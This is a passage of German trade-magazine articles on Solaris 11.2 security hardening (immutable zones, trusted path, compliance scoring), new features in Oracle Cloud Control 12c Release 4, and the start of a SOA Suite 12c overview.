xccdf_org.open-scap_testresult_Solaris_PCI-DSS	Solaris_PCI-DSS	2014-06-30 13:04	2014-06-30 13:12	embedded	v1.0.0

Target info

Targets

- solaris

Score

system	score	max	%	bar
urn:xccdf:scoring:default	60.60	100.00	60.60%	

Results overview

Rule Results Summary

pass	fixed	fail	error	not selected	not checked	not applicable	informational	unknown	total
142	0	49	0	0	0	0	0	0	191

Title	Result
The OS version is current	fail
Package integrity is verified	fail
Package signature checking is globally activated	pass
Booting the system should require a password	fail
Address Space Layout Randomization (ASLR) is enabled	pass
Stacks are non-executable	fail
The umask(1) for SMF services is 022	pass
Service svc:/network/ipfilter is enabled	fail
The tcp_wrappers feature is enabled	fail
All local filesystems are ZFS	pass

Abbildung 1: Darstellung der Ergebnisse aus dem Solaris 11 Compliance Framework

```
# zlogin fixed
[Connected to zone 'fixed' pts/3]
Oracle Corporation      SunOS 5.11      11.2    April 2014
root@fixed:~# ppriv -De touch /etc/passwd
touch[117063]: MWAC(5) policy violation (euid = 0, syscall = "utimen-
sat") for "/etc/passwd" at fop_setattr+0x10b
touch: cannot change times on /etc/passwd: Read-only file system
root@fixed:~# logout
[Connection to zone 'fixed' pts/3 closed]
# zlogin -T fixed
[Connected to zone 'fixed' pts/3]
Oracle Corporation      SunOS 5.11      11.2    April 2014
root@fixed:~# ppriv -De touch /etc/passwd
root@fixed:~#
```

Listing 2

triebssystem unter anderem mit eigenem User-Namensraum und eigenem -Filesystem, gegebenenfalls auch eigenem TCP-Stack, verfügen aber nicht über einen eigenen Kernel.

Das Konzept der Zone ist schon an sich ein interessantes Sicherheits-Feature: Es ermöglicht die Trennung von administrativen Sphären. Ein Administrator der globalen Zone sieht sämtliche Vorgänge im System. Ein Super-User in der non-global Zone hat aber nur genau diese Zone im Zugriff. Er kann nicht auf andere Zonen einwirken, in seiner eigenen Zone aber frei walten.

Praktisch gesagt: Der Super-User einer Webserver-Zone hat keinen Zugriff auf die Komponenten der Datenbank-Zone und umgekehrt.

Nun möchte man aber selbst dieses freie Walten zumindest zeitweilig einschränken beziehungsweise es nur erlauben, wenn es unbedingt notwendig ist. Hierzu konnte Solaris 11 schon in der Vergangenheit mit den „Immutable Non-Global Zones“ eine entsprechende Konfigurationsoption bieten. Diese ermöglicht dem Administrator der globalen Zone, eine nicht-globale Zone in einen Zustand zu versetzen, in der von innerhalb der Zone keine Änderung an der Betriebssysteminstanz mehr möglich ist.

In der Innensicht ist die Zone „read only“ (genau genommen betrifft dies nur den sogenannten „zone root“, das Filesystem der Zone). Andere Filesysteme können je nach Konfiguration durchaus beschreibbar sein.

Egal, welche Privilegien ein User in einer Zone hat, er kann beispielsweise keine Files des Betriebssystems editieren, Binaries austauschen, Pakete installieren oder Services aktivieren oder deaktivieren. Dieses Feature ist nicht nur nützlich, um einen Angreifer, der irgendwie durch ein Sicherheitsproblem einer Applikation in das System gelangt ist, von der Änderung des Systems abzuhalten. Gleichzeitig unterbindet es wirkungsvoll Änderungen am System an Change-Prozessen vorbei.

Natürlich unterliegen auch diese Zonen der Notwendigkeit gelegentlicher Änderung. Damit in diesen Immutable Zones Konfigurationen durchgeführt werden können, war es bisher erforderlich, die Zone in einem speziellen Modus neu zu starten oder die Änderungen mit „root“-Rechten von der globalen Zone aus durchzuführen. Allerdings sind oft weder der Neustart noch die Weitergabe entsprechender Rechte wünschenswert. In Oracle Solaris 11.2 ist daher die Funktion des „trusted path“ hinzugekommen. Loggt sich ein User damit ein, kann er Änderungen als Administrator auch innerhalb der Zone ausführen. Erfolgt der Login nicht über „trusted path“, ist dies nicht möglich. Für „non-global zones“ ist dieser „trusted path“ mit der Option „-T“ beim Befehl „zlogin“ erreichbar *(siehe Listing 2)*.

Globale Zonen

Die logische Weiterentwicklung war es nun, diese Option der nicht änderbaren Zone auch für die globale Zone zu ermöglichen, um Änderungen in diesem bisher nicht eingeschränkten Bereich zu unterbinden. Dies wurde in Solaris 11.2 implementiert und ermöglicht es dem Administrator, das vollständige System gegen Änderungen abzusichern. Eine Änderung ist dann nur noch über „trusted path“ möglich. Anders als jener der „non-global zone“ ist dieser nur über die Console erreichbar und wird über das Senden der Breaksequenz erreicht.

Die Möglichkeiten der Einschränkungen sind genau wie bei den nicht-globalen Zonen: Ein „strict“, das jedwedes Schreiben ohne Ausnahmen unterbindet, ein „fixed-configuration“, das zumindest den Schreibzugriff auf „/var“ ermöglicht und ein „flexible-configuration“, das Änderungen an der Konfiguration, nicht aber am installierten Betriebssystem zulässt.

```
# zonecfg -z global
zonecfg:global> set file-mac-profile=flexible-configuration
zonecfg:global> commit
```

Listing 3

```
# usermod -K access_times='{sshd-none,sshd-password,sshd-kbdint,sshd-
pubkey,sshd-hostbased}:Wk0900-1700' junior
```

Listing 4

```
root@solaris# profiles -p "MySQL Service"
MySQL Service> set desc="Locking down the MySQL Service"
MySQL Service> add cmd=/lib/svc/method/mysql_51
MySQL Service:mysql_51> set privs=basic
MySQL Service:mysql_51> add privs={file_write}:/var/mysql/5.1/data/*
MySQL Service:mysql_51> add privs={file_write}:/tmp/mysql.sock
MySQL Service:mysql_51> add privs={file_write}:/var/tmp/ib*
MySQL Service:mysql_51> end
MySQL Service> set uid=mysql
MySQL Service> set gid=mysql
MySQL Service> exit
root@solaris#
```

Listing 5

Eine globale Zone kann sehr einfach in den "immutable"-Zustand versetzt werden *(siehe Listing 3)*. Nach dem nächsten Reboot ist die globale Zone dann "immutable".

Interessant ist hier zusätzlich, das der „trusted path“ einen getrennten PAM-Service („tdplogin“) nutzt und so die Möglichkeiten von PAM zur Absicherung gesondert konfiguriert werden können (siehe auch nachfolgend unten der neu hinzugekommenen Möglichkeit zur zeitlichen Einschränkung).

Minimalismus

Insbesondere im Security-Bereich ist weniger oft mehr. So wenig wie möglich zu installieren, um ein System zu betreiben, gilt als Standard in der Installation sicherer Systeme. Ziel ist es oft, keine Pakete auf dem System zu haben, die nicht unmittelbar für den Betrieb notwendig sind, weil jedes weitere Paket aus Sicht dieser Denkweise nur unnötige mögliche Angriffsvektoren öffnet.

In der Praxis verhält es sich allerdings so, dass die Standard-Installation eine sehr reichhaltige Anzahl von Paketen enthält, um einer großen Anzahl von Usern gleichzeitig gerecht zu werden. In der Folge stellt sich die Frage, was davon wieder sicher entfernt werden kann, ohne die Funktion des Betriebssystems einzuschränken.

Solaris unterstützt hier jetzt mit einer fertigen Zusammenstellung des Systems, die das absolute Minimum einer unterstützten Solaris-Umgebung darstellt. Diese Umgebung stellt so eine gute Ausgangsbasis für einen minimierten Server dar. Dem Zweck entsprechend heißt dieser Paket-Cluster „solaris-minimal-server“.

Darüber hinaus soll das Feature der „Baseline Installation“ nicht unerwähnt bleiben. Mit dem neuen Kommando „pkg exact-install“ kann das Paketverwaltungs-System IPS von Solaris ein Paket installieren. In dieser Hinsicht unterscheidet es sich nicht von einer normalen Installation. Die Besonderheit von „exact-install“ ist aber, dass gleichzeitig alle Pakete entfernt werden, von denen dieses neue Paket nicht abhängig ist. So lassen sich elegant Pakete bauen, die nichts anderes als Paket-Abhängigkeiten enthalten, um eine Art Baseline zu definieren. Nennt man dieses Paket praktischerweise „baseline“, kann mit dem Befehl „# pkg exact-install baseline“ das System auf diese Baseline zurückversetzt werden, indem man es mit

„-n“ in einer Art Trockenlauf benutzt. Es kann auch alternativ dazu verwendet werden, um festzustellen, welche Pakete auf einem System zusätzlich zu dieser Baseline installiert worden sind und welche Pakete gegenüber dieser Basis fehlen.

Seit 11.2 ist nun in Solaris die Möglichkeit eingebaut, eine Funktion sowohl zeitlich als auch räumlich eingeschränkt zu nutzen. Mit räumlich ist hier natürlich der Server gemeint. Ein einfaches „usermod“ reicht hier aus, um beispielsweise dem User „junior“ nur wochentags zwischen 9 und 17 Uhr den login via SSH zu erlauben *(siehe Listing 4)*.

Weitere neue Features

Über die genannten Features hinaus wurden in Solaris 11.2 weitere Funktionen hinzugefügt, die man als wesentliche Bestandteile eines Sicherheitskonzeptes sehen kann: Wie schon eingangs erwähnt ist in der neuen Version des Betriebssystems eine angepasste Version von Puppet verfügbar. Damit ist es dem Administrator möglich, seine Arbeit zu automatisieren und so der Fehleranfälligkeit dutzendfach manuell ausgeführter Prozesse zu entziehen. Mit den Solaris Kernel Zones existiert eine Form der Virtualisierung, die wie eine schon bekannte Zone administriert wird, aber einen eigenen Kernel verwendet und so aus Sicherheitssicht den gelegentlich geäußerten Einwand adressiert, dass sich nicht-globale Zonen einen Kernel teilen und darüber ein bestimmter Patch-Stand festgeschrieben wird.

Schon in Solaris 11.1 wurde mit „pfedit“ ein Tool hinzugefügt, das es dem Administrator ermöglicht, die Änderung an Konfigurationsfiles an nicht privilegierte User zu delegieren. Unterwirft man „pfedit“ dem Solaris Auditing – ein lange in Solaris verfügbares Features, das seit Solaris 11 per Default eingeschaltet ist und somit zur Aktivierung keines Neustarts mehr bedarf – werden im Auditlog sogar die Änderung in der Form von „diff“-Ausgaben protokolliert. Es wird somit nachvollziehbar, wer welche Veränderungen durchgeführt hat.

Ebenfalls schon seit dem letzten Release verfügbar ist die Funktion der Extended Policies. Dieses ermöglicht dem Administrator sehr fein granular die Rechte eines Prozesses zu beschränken über die normalen Unix-Mechanismen hinaus bis beispielsweise auf Port-, Datei- oder Verzeichnis-Ebene. Beispielsweise kann ein Prozess, der unter einem User läuft, auch alle Files dieses Users beschreiben. Oft ist dies aber weder erwünscht noch notwendig. Mit den in Solaris 11.1 hinzugefügten Extended Policies kann ich hier feiner eingreifen und beispielsweise einem Prozess das Schreiben nur in wenigen Verzeichnissen und in wenigen Dateien erlauben *(siehe Listing 5)*.

Fazit

Mit Solaris 11.2 konnte auf den bereits umfangreichen Sicherheitsmechanismen von Solaris aufgebaut werden, um diese neuen Anforderungen anzupassen. Sie stellen Sicherheit in einer Art und Weise zur Verfügung, die nicht nur angebaut ist, sondern eben als integraler Bestandteil eines Betriebssystems, das von vornherein mit einer übergreifenden, ineinandergreifenden Architektur geplant ist.

Literaturhinweise

1. Überblick über die großen Neuerungen in Solaris 11.2: www.oracle.com/technetwork/server-storage/solaris11/documentation/solaris11-2-whatsnew-2191087.pdf
2. Zusammenstellung von Links, die die beschriebenen Teilbereiche näher beleuchten: www.c0t0d0s0.org/doag-news-security

Joerg Moellenkamp
joerg.moellenkamp@oracle.com

Das vierte Release von Cloud Control 12c im Überblick

Ralf Durben, ORACLE Deutschland B.V. & Co. KG

Seit Anfang Juni 2014 ist das vierte Release von Cloud Control 12*c* verfügbar. Neben einigen Bugfixes wurden vor allem zahlreiche neue Features eingebaut. Gerade die kleinen Neuerungen sind für alle, die Cloud Control einsetzen, interessant und werden in diesem Artikel kurz vorgestellt.

Nach der Installation von Cloud Control 12*c* Release 4 fällt in der grafischen Benutzer-Oberfläche (GUI) sofort auf, dass deren Optik etwas moderner gestaltet ist. Bilder und Fonts sind leicht verändert, die Kopfzeile hat jetzt einen schwarzen Hintergrund und die Kontraste wurden optimiert. Die Benutzersteuerung selbst bleibt aber gleich, sodass sich die Nutzer von Cloud Control sofort damit zurechtfinden. Funktional sind sowohl im Basis-Framework als auch in den einzelnen Plug-ins viele Neuerungen zu finden, die die tägliche Arbeit erleichtern.

Security

Gerade im Bereich „Security“ gibt es mit dem neuen Release interessante Neu-

erungen. Man kann jetzt Gruppen noch besser nutzen, um Zugriffsprivilegien zu vergeben. Bis Release 3 konnte eine Gruppe von Zielsystemen zwar als „Privilege Propagation Group“ erstellt werden. Das Zugriffs-Privileg (beispielsweise „View“ oder „Full“) wurde aber nur für die Gruppe inklusive der darin befindlichen Zielsysteme vergeben. Wenn ein EM-Benutzer also das „Full“-Recht an den Mitgliedern der Gruppe bekommen sollte, bekam er dieses Recht auch auf die Gruppe selbst. Das ist nun anders. Mit einer Checkbox „Advanced Privilege Settings“ lassen sich die vergebenen Privilegien trennen *(siehe Abbildung 1)*:

- Privilegien für Gruppe und Mitglieder
- Privilegien nur für die Gruppe
- Privilegien nur für die Mitglieder

Um Privilegien zu vergeben, ist ein Rollenkonzept sehr hilfreich, damit einem neuen EM-Benutzer alle notwendigen Privilegien schnell zugänglich gemacht werden können. Leider gab es hier Einschränkungen. So konnten zum Beispiel die Nutzung benanntern Credentials („Named Credentials“) und Rechte für Jobs nicht an Rollen vergeben werden. Jetzt gibt es neue „Private Rollen“, die jeder EM-Benutzer erstellen kann, der mit dem Privileg „CREATE ROLE“ ausgestattet ist. Diesen privaten Rollen können jetzt auch Rechte für „Named Credentials“ und „Jobs“ übertragen werden.

Ein neuer EM-Benutzer muss üblicherweise einige Einstellungen vornehmen, um später reibungslos arbeiten zu können. Dazu gehört die Definition von „Preferred Credentials“, also die Angabe, mit welchen Credentials (zum Beispiel „Benannte Credentials“) sich dieser Benutzer an einem Ziel anmelden möchte. Mit dem neuen Release kann der Super-Administrator dazu ein Default vorgeben, „Global Default Preferred Credentials“. Diese können zielbezogen oder global vorgegeben sein. Die Einstellung ist ein Default für jeden EM-Benutzer, der dieses aber auch für sich selbst überschreiben kann *(siehe Abbildung 2)*.

Die neue Security Console in Cloud Control gibt einen sehr guten Überblick über alle Einstellungen im Bereich „Security“. Vor allem die Best-Practice-Analyse hilft sehr bei der optimalen Absicherung des Systems *(siehe Abbildung 3)*.

Monitoring

Beim Monitoring gibt es auch einige Neuerungen. So wird für Benachrichtigungen jetzt auch der Versionsstandard „3“ für „SNMP Traps“ unterstützt. Eigene Metriken („Metric Extensions“) können ab sofort auch auf Daten im Repository zugreifen. Dazu wird unterschieden zwischen „Metric Extension“ und „Repository-Side Metric Extension“. Man gibt eine SQL-Query an, die auf eine Tabelle oder View im Repository zugreift. Diese wird als Datenbankbenutzer „MGMT_VIEW“ ausgeführt.

Für eine effektive Nutzung von Benachrichtigungsmethoden sind alle Events zu „Incidents“ zusammengefasst. Darauf lassen sich sogenannte „Incident Rules“ definieren, die angeben, wie bei einer Problemsituation zu verfahren ist. Mit einem neuen Simulator lässt sich vorab testen, ob die Definition dieser Regeln auch korrekt ist. Dabei wird das Auftreten eines Events simuliert und angezeigt, wie das Regelwerk darauf reagieren würde.

Wenn ein Agent auf einem Zielsystem ausfällt, kann das verschiedene Gründe haben, die bislang nicht alle erkannt wurden. Aus diesem Grund wird ab Release 4




Abbildung 1: Privilegien-Vergabe für Gruppen




Abbildung 2: Default Preferred Credentials




Abbildung 3: Security Console




Abbildung 4: Überwachung durch Partner-Agent

von Cloud Control jedem Agenten ein sogenannter „Partner-Agent" automatisch zugeordnet. Dieser beobachtet, ob der Agent noch ordentlich funktioniert. Dadurch kann zum Beispiel besser ermittelt werden, ob ein Host noch verfügbar ist, obwohl der eigentlich zuständige Agent sich nicht mehr meldet. Entsprechend genauer sind auch die Meldungen im Bereich „Incidents and Problems".
Abbildung 4 zeigt die Situation eines heruntergefahrenen Host, dessen Zustand durch den Partner-Agenten ermittelt wurde.

Reporting

Im Bereich „Reporting" hat sich seit Release 1 von Cloud Control einiges verändert. Das Reporting, das auch noch von Grid Control bekannt ist („Information Publisher"), ist ein Auslaufmodell. Die bevorzugte Variante setzt auf den BI Publisher. Dieser ist im Rahmen der Nutzung für Cloud Control auch in der „Restricted Use"-Lizenz enthalten.
Der große Vorteil des BI Publishers liegt neben den größeren Möglichkeiten bei der Visualisierung vor allem in der flexibleren Nutzung der Inhalte des EM-Repository.

Bisher musste der BI Publisher separat installiert und konfiguriert werden. Ab Release 4 wird er automatisch installiert und verbraucht dabei wesentlich weniger Plattenplatz. An dieser Stelle sei auch auf die mögliche Nutzung des „Database Usage Tracking Reports" hingewiesen, der einen guten Überblick über alle Datenbank-Optionen gibt, die in den von EM verwalteten Datenbanken genutzt werden.

Lifecyle von Cloud Control

Der große Vorteil von Cloud Control im Vergleich zu Grid Control besteht im modularen Aufbau. Neben dem zentralen Framework wird die Unterstützung verschiedener Zielsysteme und Funktionalitäten durch Plug-ins realisiert, die eine eigene Versionierung haben. Das Deployment neuer Plug-ins beziehungsweise neuer Versionen von Plug-ins ist oft mit einem Neustart des Oracle Management

Servers (OMS) verbunden. Daher liegt der Wunsch nahe, ein Deployment mehrerer Plug-ins gleichzeitig vorzunehmen. Mit Release 3 war dies mit Enterprise Manager Command Line Interface (EMCLI) möglich, ab Release 4 funktioniert es auch in der grafischen Oberfläche.

Die Installation des Agenten auf Windows-Servern wurde im Handbuch immer mit der Installation von „CYGWIN", einer Open-Source-Software, beschrieben. Vielen Kunden ist deren Nutzung jedoch nicht möglich. Technisch gab es auch schon in den Releases 2 und 3 eine Alternative, die ab sofort auch offiziell im Handbuch beschrieben ist. Sie ist mit einer neuen Integration in die Windows-spezifische Lösung „PSExec" verbunden.

Download

Cloud Control 12*c* Release 4 steht nicht nur als Installationsmedium zur Verfügung. Es gibt auch vorgefertigte VMs für Oracle VM und VirtualBox. Erstere ist gedacht für den produktiven Einsatz, zum Beispiel in einer ODA. Die VM für VirtualBox ist dagegen zum Testen oder für den Einsatz in kleinen Umgebungen gedacht. Alle Downloads sind auf OTN zu finden.

Fazit

Das Release 4 von Cloud Control 12*c* bietet viele Neuerungen. Dieser Artikel kann nur eine kleine Auswahl vorstellen. Ein Upgrade von älteren Releases auf Release 4 ist jedenfalls sehr zu empfehlen.

Weitere Informationen

- Zertifizierung: https://support.oracle.com/CSP/ui/flash.html#tab=CertifyHomePageV2%28page=CertifyHomePageV2&id=gqttszvh%28%29%29
- Handbücher: http://docs.oracle.com/cd/E24628_01/index.htm
- Download: http://www.oracle.com/technetwork/oem/grid-control/downloads/index.html
- Tipps zu Oracle Enterprise Manager Cloud Control: http://www.oracle.com/webfolder/technetwork/de/community/dbadmin/contents.html#CC

Ralf Durben
ralf.durben@oracle.com

Marcel Amende und Michael Stapf, ORACLE Deutschland B.V. & Co. KG

Die Oracle Fusion Middleware beginnt mit der SOA Suite 12*c* den ersten Schritt in ein neues Zeitalter einer allumfassenden Digitalisierung. Dieses wichtige Major Release erweitert die bestehende Version um evolutionäre Verbesserungen im Bereich des Betriebs („Industrial SOA") und der Entwicklung („Developer Productivity"). Hinzu kommen viele Neuerungen wie Transfer von Massendaten, Verbesserungen und Optimierungen im Bereich „Performance" sowie die Unterstützung für wichtige aktuelle Technologie-Trends wie „Mobile Enablement" durch eine Vielzahl an REST- und JSON-Erweiterungen innerhalb der gesamten Suite, „Cloud Integration" durch den neuen Bereich der Cloud-Adapter und „Internet-of-Things", in dem das „Oracle Event Processing" die Verbindungsschicht zwischen den Devices und den unternehmensweiten Systemen liefert.

In der heutigen Zeit der ständigen Veränderungen und Unabwägbarkeiten, ist eine Infrastruktur, die ein Unternehmen in die Lage versetzt, Services für alle möglichen Fälle effizient bereitzustellen, eine Grundvoraussetzung für den Erfolg einer digitalen Transformation. Services sollten von bestehenden On-Premise-Anwendungen, von Public-Cloud-Diensten und von der Private Cloud flexibel in die Unternehmensprozesse eingebunden werden können, um dann für verschiedenste Anwendungen und mobile Konsumenten je nach Anforderung zugänglich zu sein. Die Frage ist also nicht mehr, ob man Service-orientierte Entwicklung und Integration einsetzt, sondern wie und womit man sie umsetzt.

Die Oracle SOA Suite 12*c* ist seit Ende Juni 2014 produktiv verfügbar. Dieser Artikel gibt einen ersten Überblick über das brandneue Release. In den nächsten Ausgaben der DOAG News wird dann im Detail auf wichtige Neuerungen eingegangen.

Verbesserungen für die Entwickler

Es gibt eine Vielzahl von Erweiterungen basierend auf den Erfahrungen der letzten Releases und zahlreicher Kundenrückmeldungen aus Projekten. Nachfolgend einige wichtige Beispiele:

- „Quick Installation": Einfache und schnelle Installation und Konfiguration der Entwicklungsumgebung für Entwickler. Dazu muss nur eine einzige Datei heruntergeladen werden. Der Download-Link dazu findet sich unter „Weitere Infos" am Ende des Artikels. Die Gesamtdauer der Installation ist kurz und umfasst auf einem Standard-Laptop nicht mehr als dreißig Minuten.

- Einheitliche Entwicklungsumgebung für alle Komponenten (SCA Composites, BPEL Engine, Service Bus, Event Processing, SAP Adapter etc.) als sogenannte „Plug-ins" im JDeveloper. Zusätzlich lässt sich das Design auch in einem Web-Composer durchführen.
- „Rapid Development" –Template-Technologien und BPEL-Subprozesse ermöglichen einen schnellen Einstieg in das Design und die Wiederverwendung bereits realisierter Integration-Services
- Erweitertes grafisches Tooling für XML-basierte Transformationen mittels der Standards XSLT und XQuery (neuer XQuery Mapper)
- Ein effizientes grafisches Debugging von BPEL-Prozessen und Service-Bus-Designs im JDeveloper. Zum Setzen von Breakpoints in SOA Composites und dem schrittweisen Durchlaufen von Integrationsszenarien werden jetzt die entsprechenden Tools mitgeliefert
- Das SOA-Suite-Testing-Framework wurde erweitert. Nachrichten können automatisch generiert werden, Services lassen sich zum Testen emulieren.
- Der Service-Bus stellt eine Test-Konsole für REST-Services zur Verfügung
- Die Metadaten eines Projekts können jetzt mit weiteren Projekten geteilt werden
- Neue Adapter-Typen wie für den Coherence-Middleware-Cache, LDAP sorgt für eine produktive Anbindung an diese Systeme
- Service Bus Resequencer: Eine Gruppe von zusammengehörenden Nachrichten muss in der exakt richtigen Reihenfolge verarbeitet werden

Verbesserungen für den Betrieb

Die Industrialisierung von SOA ist der Kern eines erfolgreichen Service-basierten Integrationsansatzes. Nur wer in der Lage ist, die vielfältigen Betriebs- und Laufzeit-Herausforderungen von der Analyse und Problem-Diagnose bis hin zu Performance-Optimierungen zu gewährleisten, kann den Nutzen der Service Integration erfahren. Die wichtigsten Neuerungen:

- Redesign des „SOA Dashboard" mit neuem „Error Hospital": Erweiterte und verbesserte Diagnose- und Fehlerbehandlungsmöglichkeiten im Enterprise Manager
- Benachrichtigung der Administratoren im Fehlerfall über verschiedenste Kanäle
- Ein Ende-zu-Ende Instance Tracking erlaubt die Verfolgung einer Integrations-Instanz durch alle Komponenten der SOA Suite
- Ein Enterprise-Scheduler-Service für die Zeitsteuerung von SOA-Komponenten mit grafischer Definition und Monitoring
- Eine integrierte Unterstützung für Continuous Integration durch ein Maven Plug-in verbessert in Kombination mit einem Hudson Server die Automatisierung des Entwicklungs-und Deployment-Prozesses.
- Neue Service-Bus-Konsole integriert in den Enterprise Manager
- Performance-Tuning: Vorbereitete optimierte Datenbank-Profile für den „Dehydration Store" auf Basis von Database Partitioning
- Personally-Identifiable- Info: Ver- und Entschlüsselung von sensiblen Informationen. Kritische Daten in den Nachrichten bleiben damit unsichtbar für den Administrator
- Subset-Profile: Möglichkeit der Einschränkung der Funktionalität der SOA Suite. Man nutzt nur die Komponenten, die man braucht, und reduziert damit den Ressourcenverbrauch

Cloud Integration

Die Cloud in ihren vielfältigen Ausprägungen erfordert immer eine Integration von Cloud Services. Oracle bietet hierfür Adapter, welche diese Integration effizienter machen, die Kosten der Cloud-Service-Nutzung senken und das Zusammenspiel mit „herkömmlichen" Anwendungen gewährleisten.

